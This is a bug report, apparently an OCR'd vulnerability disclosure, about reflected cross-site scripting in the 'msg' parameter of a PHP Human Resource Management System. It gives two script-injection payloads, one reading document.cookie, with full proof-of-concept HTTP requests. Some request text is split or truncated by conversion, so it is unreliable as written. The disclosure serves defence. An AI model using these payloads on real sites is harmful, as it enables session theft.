Human Resource Management System v1.0 by oretnom23 has Cross-site scripting (reflected)

BUG_Author: YokiYoda

vendors:https://www.sourcecodester.com/php/15740/human-resource-management-system-project-php-and-mysql-free-source-code.html

Vulnerability File: /hrm/index.php


Parameter "msg" (GET), exists XSS vulnerability

Payload1:msg=<script>alert(1)</script>

#POC:

```
GET /hrm/index.php?msg=%3Cscript%3Ealert(1)%3C/script%3E HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```



Payload2:msg=<script>alert(document.cookie)</script>

#POC:

```
GET /hrm/index.php?msg=%3Cscript%3Ealert(document.cookie)%3C/script%3E HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```